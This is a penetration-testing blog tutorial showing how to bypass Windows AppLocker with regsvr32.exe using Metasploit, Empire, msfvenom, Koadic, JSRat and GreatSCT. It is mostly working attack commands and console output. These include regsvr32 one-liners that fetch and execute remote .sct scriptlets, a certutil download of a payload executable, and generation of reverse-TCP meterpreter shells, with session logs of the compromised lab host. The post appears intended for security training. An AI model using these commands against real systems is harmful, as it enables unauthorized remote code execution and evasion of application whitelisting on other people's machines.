# Windows Exploitation: regsvr32



hackingarticles.in/windows-exploitation-regsvr32

Raj January 23, 2019

The purpose to write this post is to demonstrate the most common and familiar techniques of whitelisting AppLocker bypass. As we know for security reason the system admin add group policies to restrict app execution for a local user. In our previous article, we had discussed "Windows Applocker Policy - A Beginner's Guide" as they define the AppLocker rules for your application control policies and how to work with them. But today you will learn how to bypass Applocker policies with regsvr32.exe.

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### Introduction

Regsvr32 stands for Microsoft Register Server. It is the windows' command-line utility tool. While regsvr32 causes problems sometimes; it's an important file as its windows system file. The file is found in the subfolder of C:\Windows. This file is able to observe, track and influence other programs. It's mainly used to register and unregister programs in windows file extension for this is .exe and its process widely assists OLE (Object Linking and Embedding), DLL (Data Link Libraries) and OCX (ActiveX control modules). The said process works in the background and can be seen with a task manager. Its Microsoft's one of the trusted files.

### **Working**

Information about programs associated with regsvr32 is added to windows when you register a DLL file in regsvr32. These defences are then accessed to understand where the program data is and how to interact with it. While registering a DLL file, information is added to central the directory so that it can be used by the windows. The whole path of these files literally has the executable code and due to these files windows can call upon specific functions. These files are very convenient as when the software is updated, these files automatically call upon the updated version; in short, it helps avoid the version problems of software. Usually, this file is not commonly used except for registering and unregistering DLL files.

RegSvr32.exe has the following command-line options:

Syntax: Regsvr32 [/s][/u] [/n] [/i[:cmdline]] <dllname>

/u – Unregister server

/i – Call DllInstall passing it an optional [cmdline]; when it is used with /u, it calls to dll uninstall

/n – do not call DIIRegisterServer; this option must be used with /i

/s – Silent; display no message boxes

To know more about it, visit here: //support.microsoft.com/en-us/help/249873/how-to-use-the-regsvr32-tool-and-troubleshoot-regsvr32-error-messages

### **Multiple Methods**

- Web delivery
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### Web Delivery

This module quickly fires up a web server that serves a payload. The provided command will allow for a payload to download and execute. It will do it either through a specified scripting language interpreter or "squiblydoo" via regsvr32.exe for bypassing application whitelisting. The main purpose of this module is to quickly establish a session on a target machine when the attacker has to manually type in the command: e.g. Command Injection.

Regsvr32 uses the "squiblydoo" technique for bypassing application whitelisting. The signed Microsoft binary file, Regsvr32, is able to request a **.sct** file and then execute the included PowerShell command inside of it. Both web requests (i.e., the .sct file and PowerShell download/execute) can occur on the same port. "PSH (Binary)" will write a file to the disk, allowing for custom binaries to be served up to be downloaded/executed.

```
use exploit/multi/script/web_delivery
msf exploit (web_delivery)>set target 3
msf exploit (web_delivery)> set payload windows/meterpreter/reverse_tcp
msf exploit (web_delivery)> set lhost 192.168.1.109
msf exploit (web_delivery)>set srvhost 192.168.1.109
msf exploit (web_delivery)>exploit
```

Copy the highlighted text shown in the image below:

Once the exploit is running; you will have a URL made for you. Run that URL in the command prompt of the Victim's PC as shown below:

regsvr32 /s /n /u /i://http://192.168.1.109:8080/xo31Jt5dIF.sct scrobj.dll

```
C:\Users\raj>regsvr32 /s /n /u /i:http://192.168.1.109:8080/xo3lJt5dIF.sct scrob
j.dll
C:\Users\raj>
```

Once you hit enter after the command, you will have your session. Type 'sysinfo' for the information of the PC as shown in the image below:

```
ript/web_delivery) > [*] 192.168.1.106
web_delivery - Delivering Payload
                                                                                    web delivery - Handling
[*] 192.168.1.106
[*] 192.168.1.110 web_delivery - Handling .sct Request
[*] 192.168.1.110 web_delivery - Delivering Payload
[*] Sending stage (179779 bytes) to 192.168.1.110
[*] Meterpreter session 1 opened (192.168.1.109:4444 -> 192.168.1.110:49162) at 2018
 <u>nsf</u> exploit(multi/script/web_delivery) > sessions 1 👍
[*] Starting interaction with 1...
 <u>neterpreter</u> > sysinfo
                      : WIN-ELDTK41MUNG
 Computer
                        Windows 7 (Build 7600).
 Architecture
                        en US
 System Language :
 omain
                        WORKGROUP
 ∟ogged On Users
                        x86/windows
 leterpreter
```

## **PowerShell Empire**

For our next method of regsvr Attack, we will use empire. Empire is a post-exploitation framework. Till now we have to pair our .sct tacks with Metasploit but in this method, we will use the empire framework. It's solely a python-based PowerShell windows agent which make it quite useful. Empire is developed by

<u>@harmj0y</u>, <u>@sixdub</u>, <u>@enigma0x3</u>, <u>rvrsh3ll</u>, <u>@killswitch\_gui</u>, and <u>@xorrior</u>. You can download this framework from <u>Empire</u>

To have a basic guide of Empire, please visit our article introducing empire: <a href="https://www.hackingarticles.in/hacking-with-empire-powershell-post-exploitation-agent/">https://www.hackingarticles.in/hacking-with-empire-powershell-post-exploitation-agent/</a>

Once the empire framework is started, type listener to check if there are any active listeners. As you can see in the image below that there are no active listeners. So to set up a listener, type:

```
uselistner http
set Host http://192.168.1.109
execute
```

With the above commands, you will have an active listener. Type back to go out of listener so you can initiate your PowerShell.

```
[Empire] Post-Exploitation Framework
[Version] 2.5 | [Web] https://github.com/empireProject/Empire
      285 modules currently loaded
      0 listeners currently active
      2 agents currently active
(Empire) > listeners
!] No listeners currently active
(Empire: listeners) > uselistener http 💠
(Empire: listeners/http) > set Host http://192.168.1.109
(Empire: listeners/http) > execute
[*] Starting listener _http_
[+] Listener successfully started!
(Empire: listeners/http) > back
(Empire: listeners) > usestager windows/launcher_sct 🧔
Empire: stager/windows/launcher_sct) > set Listener http
(Empire: stager/windows/launcher sct) > execute
[*] Stager output written out to: /tmp/launcher.sct
(Empire: stager/windows/launcher_sct) >
```

Once you are out of the listener, you need to use an exploit to create your malicious file. A stager, in the empire, is a snippet of code that allows our malicious code to be run via the agent on the compromised host. This means to create an exploit, we will have to usestager. Therefore, type:

```
usestager windows/launcher_sct
set listener http
execute
```

After the execution of executing the command, usestager will create a launcher.sct in /tmp. Now to get the session start the python server by typing:

```
python -m SimpleHTTPServer 8080
```

As the server is on, the only step left is to execute our malware on the victim's PC. For this, type the following command in the command prompt:

```
regsvr /s /n /u /i:http://192.168.1.109:8080/tmp/launcher.sct scrobj.dll
```

In the above command, we have used port 8080 because our server of python is activated on the same port.

```
ire: stager/windows/launcher_sct) > [*] Sending POWERSHELL stager (stage 1) to 192.168.1.101
[*] New agent 9ATUX4M7 checked in
[+] Initial agent 9ATUX4M7 from 192.168.1.101 now active (Slack)
[*] Sending agent (stage 2) to 9ATUX4M7 at 192.168.1.101
(Empire: stager/windows/launcher_sct) > interact 9ATUX4M7 <
(Empire: 9ATUX
                IM7) > info
[*] Agent info:
                                   6355855009600140
        nonce
        jitter
        servers
        internal_ip
                                   192.168.1.101
        working_hours
        session key
                                   >cgi(2|SZf6mqGla#F:TvXeoV7Un3dY~
        children
                                   None
                                   2019-01-03 12:05:46
        checkin_time
        hostname
        id
        delay
                                   raj\raj
        username
        kill_date
        parent
                                   None
                                   powershell
        process_name
                                   http
1148
        listener
        process_id
                                   /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Microsoft Windows 7 Ultimate
        profile
        os_details
        lost_limit
                                   60
        taskings
                                   None
                                   9ATUX4M7
        name
        language
                                   powershell
                                   192.168.1.101
        external_ip
        session_id
                                   2019-01-03 12:07:07
        lastseen_time
        language_version
```

Once the above is executed as told, you will receive a session. To access the session type :

9ATUX4M7: is an agent/session name. this will vary from session to session.

### **Inject PowerShell code in sct File (Manual Method)**

Our next method manual with the help of an exploit. The exploit we will use will help us to create a powershell code. So let's first create our powershell and for this go to the terminal of kali and type

After running this exploit, it will show you the powershell code on the terminal screen as shown in the following image :

```
use exploit/multi/script/web_delivery
msf exploit (web_delivery)>set target 2
msf exploit (web_delivery)> set payload windows/meterpreter/reverse_tcp
msf exploit (web_delivery)> set lhost 192.168.1.109
msf exploit (web_delivery)>set srvhost 192.168.1.109
msf exploit (web_delivery)>exploit
```

Copy the highlighted text shown below:

```
msf > use exploit/multi/script/web_delivery
msf exploit(multi/script/web_delivery) > set target 2  
msf exploit(multi/script/web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > set lhost 192.168.1.109
lhost => 192.168.1.109
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.109:4444
[*] Using URL: http://0.0.0.0:8080/asSJClCQYdYytOP
msf exploit(multi/script/web_delivery) > [*] Local IP: http://192.168.1.109:8080/asSJClCQYdYytOP
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $0=new-object net.webclient;$0.proxy=[Net.WebRequest]::5
powershel
```

Regsvr32 is a command-line utility to register and unregister OLE controls, such as DLLs and ActiveX controls in the Windows Registry. Regsvr32.exe is installed in the %systemroot%\System32 folder in Windows XP and later versions of Windows.

Now we need to create a .sct file in order for our attack to run. We found a script online to create a .sct file. You can access the link for the script by clicking here. The script is shown in the image below:

Copy the PowerShell code which was created by web\_delivery and paste it in the above script where it says "calc.exe" as shown in the image below and then finally save it with .sct extension.

Then just like before, run the following command to execute the .sct file with regsvr32.exe in the victim's PC:

regsvr32 /u /n /s /i:http://192.168.1.109/1.sct scrobj.dll

```
C:\Users\raj>regsvr32 /u /n /s /i:http://192.168.1.109/1.sct scrobj.dll
C:\Users\raj>
```

As soon as the above command is executed, you will have your session through web\_delivery. To access the session type 'sessions 1' and 'info' to have basic information about the system.

```
msf exploit(multi/script/web_delivery) > [*] 192.168.1.106 web_delivery - Delivering Payload

[*] Sending stage (179779 bytes) to 192.168.1.106

[*] Meterpreter session 1 opened (192.168.1.109:4444 -> 192.168.1.106:49204) at 2019-01-04 11:47:34 -0500

msf exploit(multi/script/web_delivery) > sessions 1

[*] Starting interaction with 1...

meterpreter > sysinfo

Computer : WIN-ELDTK41MUNG

OS : Windows 7 (Build 7600).

Architecture : x86

System Language: en_US

Domain : WORKGROUP

Logged On Users : 2

Meterpreter : x86/windows

meterpreter >
```

#### **MsfVenom**

Our next method is to use msfvenom. Through this method, we will create two .sct files, one to download our malware and another to execute it. But first let's get going with msfvenom and for that type :

msfvenom -p windows/meterpreter/reverse\_tcp lhost=192.168.1.109 lport=1234 -f exe
> shell.exe

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.109 lport=1234 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Startup the python server using the following command:

```
python -m SimpleHTTPServer 80
```

And simultaneously, in the same script, used in the previous method inject a certutil.exe command to call the shell.exe file from a remote server. Therefore, instead of "calc .exe" write the following and save the file again with .sct extension:

```
certutil.exe -urlcache -split -f http://192.168.1.109/shell.exe
```

We have used certutil here as it allows to download a file in windows and also saved the file as 3.sct.

Now, run the above script using the following command:

```
regsvr32 /u /n /s /i:http;//192.168.1.109/3.sct scrobj.dll
```

```
C:\Users\raj>regsvr32 /u /n /s /i:http://192.168.1.109/3.sct scrobj.dll
C:\Users\raj>
```

We will create another file to execute our previous file "shell.exe". For that again take the same script and where its written "calc.exe"; therefore write:

cmd /k cd c:\Users\raj & shell.exe

This we have saved the script as 4.sct and again run this script using the following command:

```
regsvr32 /u /n /s /i:http://192.168.1.109/4.sct scrobj.dll
```

```
C:\Users\raj>regsvr32 /u /n /s /i:http://192.168.1.109/4.sct scrobj.dll 💠
```

Simultaneously, start up the multi handler too, to get a session. Hence, type:

```
use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.109
msf exploit(multi/handler) > set lport 1234
msf exploit(multi/handler) > exploit
```

After running the command in the victim's PC, u will have a meterpreter session.

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.109
lhost => 192.168.1.109
msf exploit(multi/handler) > set lport 1234
lport => 1234
msf exploit(multi/handler) > set lport in the set look of the s
       .
<u>sf</u> exploit(multi/handler) > exploit
  [*] Started reverse TCP handler on 192.168.1.109:1234
   [*] Sending stage (179779 bytes) to 192.168.1.106
  [*] Meterpreter session 1 opened (192.168.1.109:1234 -> 192.168.1.106:49267) at 2019-01-04
       <u>eterpreter</u> >
       <u>eterpreter</u> > sysinfo
                                                                                   : WIN-ELDTK41MUNG
                                                                                   : Windows 7 (Build 7600).
     Architecture
                                                                             : x86
      ystem Language : en US
       omain
                                                                                : WORKGROUP
     ogged On Users : 2
                                                                                    : x86/windows
       leterpreter
       eterpreter
```

#### **Koadic**

Our next method is using Koadic. Koadic is a Windows post-exploitation rootkit similar to other penetration testing tools such as Meterpreter and Powershell Empire. To know more about Koadic please read our detailed article on the said framework through this link: <a href="https://www.hackingarticles.in/koadic-com-command-control-framework">https://www.hackingarticles.in/koadic-com-command-control-framework</a>

Once the koadic is up and running, type:

```
use stager/js/regsvr
set srvhost 192.168.1.107
run
```

```
==8==/~
                           0
        -{ COM Command & Control }-
     Windows Post-Exploitation Tools
            Endless Intellect
                        0xA ]~
           ~[ Version:
              Stagers:
                         6]~
            ~[ Implants:
                         41 ]~
koadic: sta/js/mshta)# use stager/js/regsvr 
koadic: sta/js/regsvr)# set SRVHOST 192.168.1.107
[+] SRVHOST => 192.168.1.107
koadic: sta/js/regsvr)# run
[+] Spawned a stager at http://192.168.1.107:9998/uWBjV
[!] Don't edit this URL! (See: 'help portfwd')
   regsvr32 /s /u /n /i:http://192.168.1.107:9998/uWBjV scrobj.dll
```

After this, type the following in the command prompt of the victim's PC:

```
regsvr32 /u /n /s /i:http://192.168.1.107:9998/uWBjv scrobj.dll
```

Once you run the above command, you will have a session. To access the session type :

zombies 0

```
[+] Zombie 0: Staging new connection (192.168.1.102)
[+] Zombie 0: WIN-ELDTK41MUNG\raj @ WIN-ELDTK41MUNG -- Windows 7 Ultimate
 koadic: sta/js/regsvr)# zombies 0
          Status:
                                          Alive
                                          2019-01-12 12:45:33
2019-01-12 12:45:39
          First Seen:
          Last Seen:
          Staged From:
Listener:
                                          192.168.1.102
                                          192.168.110.128
          User:
                                          WIN-ELDTK41MUNG\raj
                                         WIN-ELDTK41MUNG
Unknown
Windows 7 Ultimate
          Hostname:
Primary DC:
          OSBuild:
OSArch:
                                         7600
32
          Elevated:
                                         Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2;
          User Agent:
                                          6d87ec7eb5dc45729c071d736c54f8a8
          Session Key:
          JOB NAME
                                                           STATUS
                                                                        ERRNO
```

#### **JSRat**

Our next method of attacking regsvr32 is by using JSRat and you can download it from **GitHub**. This is another very small command and control framework just like koadic and Powershell Empire for generating malicious task only for rundll32.exe and regsvr32.exe. JSRat will create a web server and on that web server, we will find our .sct file. To use this method type:

./JSRat.py -I 192.168.1.107 -p 4444

```
root@kali:~/JSRat-Py# ./JSRat.py -i 192.168.1.107 -p 4444 🗘
```

Running the above command will start the web server.

```
JSRat Server - Python Implementation
By: Hood3dRob1n

[*] Web Server Started on Port: 4444


[*] Awaiting Client Connection to:
    [*] rundl32 invocation: http://192.168.1.107:4444/connect
    [*] regsvr32 invocation: http://192.168.1.107:4444/file.sct
    [*] Client Command at: http://192.168.1.107:4444/wtf
    [*] Browser Hook Set at: http://192.168.1.107:4444/hook

[-] Hit CTRL+C to Stop the Server at any time...
```


Open this in your browser as shown below. Here, you will find the .sct file that you need to run on your victim's PC.

```
rundl132 Method for Client Invocation:
rundl132.exe javascript:"\..\mshtml,RunHTMLApplication
";document.write();h=new\20ActiveXObject("WinHttp.WinHttpRequest.5.1");
h.Open("GET","http://192.168.1.107:4444/connect",false);try\h.Send();b=h.ResponseText;
eval(b);}catch(e)\new\20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im
rundl132.exe",0,true);}
regsvr32 Method for Client Invocation:
regsvr32.exe /u /n /s /i:http://192.168.1.107:4444/file.sct scrobj.dll
```

As we have got the command, run the command in the run window as shown in the image below:



After executing the command in the Run window you will have a session as shown:



### **GreatSCT**

GreatSCT is a tool that allows you to use Metasploit exploits and lets it bypass most antiviruses. GreatSCT is current under support by @ConsciousHacker. You can download it from

```
git clone https://github.com/GreatSCT/GreatSCT
```

Once it's downloaded and running, type the following command to access the modules:

use Bypass

```
GreatSCT | [Version]: 1.0
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
Main Menu
        1 tools loaded
Available Commands:
        exit
                                Exit GreatSCT
        info
                                Information on a specific tool
                                List available tools
        list
        update
                                Update GreatSCT
                                Use a specific tool
        use
Main menu choice: use Bypass 🧠 👍
```

Then type 'list' to get the list of modules.

```
Great Scott!
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
GreatSCT-Bypass Menu
        26 payloads loaded
Available Commands:
        back
                                Go to main GreatSCT menu
                                Check virustotal against generated hashes
        checkvt
                                Remove generated artifacts
        clean
                                Exit GreatSCT
        exit
        info
                                Information on a specific payload
                                List available payloads
        list
                                Use a specific payload
        use
                               Q
GreatSCT-Bypass command: list
```

List of modules will appear as shown in the image below:

```
Great Scott!
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
[*] Available Payloads:
                installutil/meterpreter/rev http.py
       2)
                installutil/meterpreter/rev_https.py
       3)
                installutil/meterpreter/rev_tcp.py
       4)
                installutil/powershell/script.py
                installutil/shellcode_inject/base64.py
       5)
       6)
                installutil/shellcode inject/virtual.py
       7)
                msbuild/meterpreter/rev http.py
       8)
                msbuild/meterpreter/rev https.py
       9)
                msbuild/meterpreter/rev tcp.py
                msbuild/powershell/script.py
        10)
        11)
                msbuild/shellcode_inject/base64.py
                msbuild/shellcode inject/virtual.py
        12)
        13)
                mshta/shellcode inject/base64 migrate.py
                regasm/meterpreter/rev_http.py
        14)
        15)
                regasm/meterpreter/rev_https.py
                regasm/meterpreter/rev_tcp.py
        16)
        17)
                regasm/powershell/script.py
        18)
                regasm/shellcode_inject/base64.py
        19)
                regasm/shellcode inject/virtual.py
        20)
                regsvcs/meterpreter/rev http.py
        21)
                regsvcs/meterpreter/rev https.py
        22)
                regsvcs/meterpreter/rev tcp.py
                regsvcs/powershell/script.py
        23)
                regsvcs/shellcode inject/base64.py
        24)
        25)
                regsvcs/shellcode_inject/virtual.py
       26)
               regsvr32/shellcode inject/base64 migrate.py
GreatSCT-Bypass command: use regsvr32/shellcode inject/base64 migrate.py 👍
```

### From the list of modules choose the following:

use regsvr/shellcode\_iject/base64\_migrate.py
generate

```
Great Scott!
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
 Payload information:
        Name:
                        Regsvr32 Shellcode Injection with Process Migration
        Language:
                         Excellent
        Rating:
                         Regsvr32 DotNetToJScript Shellcode Injection with
        Description:
                        Process Migration
Payload: regsvr32/shellcode_inject/base64_migrate selected
Required Options:
Name
                         Value
                                         Description
PROCESS
                                         Any process from System32/SysW0W64
                        userinit.exe
SCRIPT TYPE
                        JScript
                                         JScript or VBScript
 Available Commands:
        back
                        Go back
                        Completely exit GreatSCT
        exit
                        Generate the payload
Show the shellcode's options
        generate
                         Set shellcode option
        set
[regsvr32/shellcode_inject/base64_migrate>>] generate 👍
```

After the above commands, **type 1** to choose MSFVenom

Then it will ask you for payload. Just press enter as it will take windows/meterpreter/reverse\_tcp as a default payload and that is the one we need. After that provide IP like here we have given 192.168.1.107 and the given port (any) as here you can see in the image below that we have given Iport as 2345

```
Great Scott!

[Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker

[?] Generate or supply custom shellcode?

1 - MSFVenom (default)
2 - custom shellcode string
3 - file with shellcode (\x41\x42..)
4 - binary file with shellcode

[>] Please enter the number of your choice: 1 

[*] Press [enter] for windows/meterpreter/reverse_tcp
[*] Press [tab] to list available payloads
[>] Please enter metasploit payload:
[>] Enter value for 'LHOST', [tab] for local IP: 192.168.1.107
[>] Enter value for 'LPORT': 2345
[>] Enter any extra msfvenom options (syntax: OPTION1=value1 or -OPTION2=value2):

[*] Generating shellcode...
```

After giving the details, it will ask you a name for your malware. By default, it will set name 'payload' so either you can give a name or just press enter for the default settings.

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Please enter the base name for output files (default is payload):
```

And just as you press enter it will generate two files. One of them will be a resource file and others will be a .sct file.

```
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[*] Language: regsvr32

[*] Payload Module: regsvr32/shellcode_inject/base64_migrate

[*] COM Scriptlet code written to: /usr/share/greatsct-output/source/payload.sct

[*] Execute with: regsvr32.exe /s /u /n /i:payload.sct scrobj.dll


[*] Metasploit RC file written to: /usr/share/greatsct-output/handlers/payload.rc

Please press enter to continue >:
```

Now, firstly, start the python's server in /usr/share/greatsct-output by typing:

```
python -m SimpleHTTPServer 80
```

Now execute the .sct file in the run window of the victim's PC as shown below.



Simultaneously, start the multi/handler using the resource file. For this, type :

msfconsole -r /usr/share/greatsct-output/handlers/payload.rc

And you have a meterpreter session.

```
[*] Processing /usr/share/greatsct-output/handlers/payload.rc for ERB directives.
resource (/usr/share/greatsct-output/handlers/payload.rc)> use exploit/multi/handler resource (/usr/share/greatsct-output/handlers/payload.rc)> set PAYLOAD windows/meterprete PAYLOAD => windows/meterpreter/reverse_tcp resource (/usr/share/greatsct-output/handlers/payload.rc)> set LHOST 192.168.1.107 LHOST => 192.168.1.107
 esource (/usr/share/greatsct-output/handlers/payload.rc)> set LPORT 2345-
 _PORT => 2345
 esource (/usr/share/greatsct-output/handlers/payload.rc)> set ExitOnSession false
 ExitOnSession => false
 esource (/usr/share/greatsct-output/handlers/payload.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Started reverse TCP handler on 192.168.1.107:2345
msf exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.1.106
[*] Meterpreter session 1 opened (192.168.1.107:2345 -> 192.168.1.106:49165) at 2019-01-14
 sf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...
 <u>meterpreter</u> > sysinfo
                           WIN-ELDTK41MUNG
 Computer
                           Windows 7 (Build 7600).
 Architecture
                          x86
                           en US
 ystem Language
 omain
                           WORKGROUP
 ogged On Users
                           x86/windows
   terpreter
```

#### Conclusion

Using regsvr32 to gain a session is an unusual way but it's very important. And so above mentioned methods uses different tools and software to allow us to perform this attack.

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